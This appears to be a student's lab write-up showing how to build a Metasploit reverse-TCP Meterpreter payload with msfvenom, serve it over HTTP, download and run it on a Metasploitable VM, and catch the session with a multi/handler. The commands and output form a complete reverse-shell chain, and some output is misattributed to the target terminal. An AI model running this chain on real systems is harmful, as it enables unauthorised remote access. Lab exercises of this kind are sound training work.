



Oluwadamilola Ogboja

Metasploit is already preinstalled on my kali vm



Pinging



## Making payload and Getting payload on metasploitable machine

The image shows two terminal windows side-by-side. The left window is a Kali Linux terminal, and the right window is a Metasploitable machine terminal.

**Kali Linux Terminal:**

```
kali@kali:~$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -t elf -o payload.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes

kali@kali:~$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.0.2.4 - - [09/Mar/2025 18:39:24] "GET /payload.elf HTTP/1.0" 200 -
```

**Metasploitable Terminal:**

```
msfadmin@metasploitable:~$ wget http://10.0.2.15:8080/payload.elf
--10:39:27-- http://10.0.2.15:8080/payload.elf
=> 'payload.elf'
Connecting to 10.0.2.15:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207 [application/octet-stream]
100%(=====) 207 --K/s

10:39:27 (13.09 MB/s) - 'payload.elf' saved [207/207]

msfadmin@metasploitable:~$ chmod +x payload.elf
msfadmin@metasploitable:~$ ./payload.elf
Illegal instruction
msfadmin@metasploitable:~$ ./payload.elf
```

## Running ifconfig on meterpreter

The image shows two terminal windows side-by-side. The left window is a Kali Linux terminal, and the right window is a Metasploitable machine terminal.

**Kali Linux Terminal:**

```
kali@kali:~$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -t elf -o payload.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes

kali@kali:~$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.0.2.4 - - [09/Mar/2025 18:39:24] "GET /payload.elf HTTP/1.0" 200 -
```

**Metasploitable Terminal:**

```
msfadmin@metasploitable:~$ wget http://10.0.2.15:8080/payload.elf
--10:39:27-- http://10.0.2.15:8080/payload.elf
=> 'payload.elf'
Connecting to 10.0.2.15:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207 [application/octet-stream]
100%(=====) 207 --K/s

10:39:27 (13.09 MB/s) - 'payload.elf' saved [207/207]

msfadmin@metasploitable:~$ chmod +x payload.elf
msfadmin@metasploitable:~$ ./payload.elf
Illegal instruction
msfadmin@metasploitable:~$ ./payload.elf
```

**Kali Linux Terminal (continued):**

```
kali@kali:~$ msfconsole
[*] Using configured payload generic/shell_reverse_tcp
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444

[*] Sending stage (101704 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.4:35326) at 2025-03-09 18:47:00 -0400

meterpreter >
meterpreter >
```

**Metasploitable Terminal (continued):**

```
msfadmin@metasploitable:~$ ifconfig
Interface 1
Name: lo
Hardware MAC: 00:00:00:00:00:00
MTU: 16436
Flags: UP,LOOPBACK
IPv4 Address: 127.0.0.1
IPv4 Netmask: 255.0.0.0
IPv6 Address: ::1
IPv6 Netmask: ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
Name: eth0
Hardware MAC: 08:00:27:7d:95:ed
MTU: 1500
Flags: UP,BROADCAST,MULTICAST
IPv4 Address: 10.0.2.4
IPv4 Netmask: 255.255.255.0
IPv6 Address: fe80::a00:27ff:fe7d:95ed
IPv6 Netmask: ffff:ffff:ffff:ffff::

meterpreter > Oluwadamilola Ogboja 5308310
```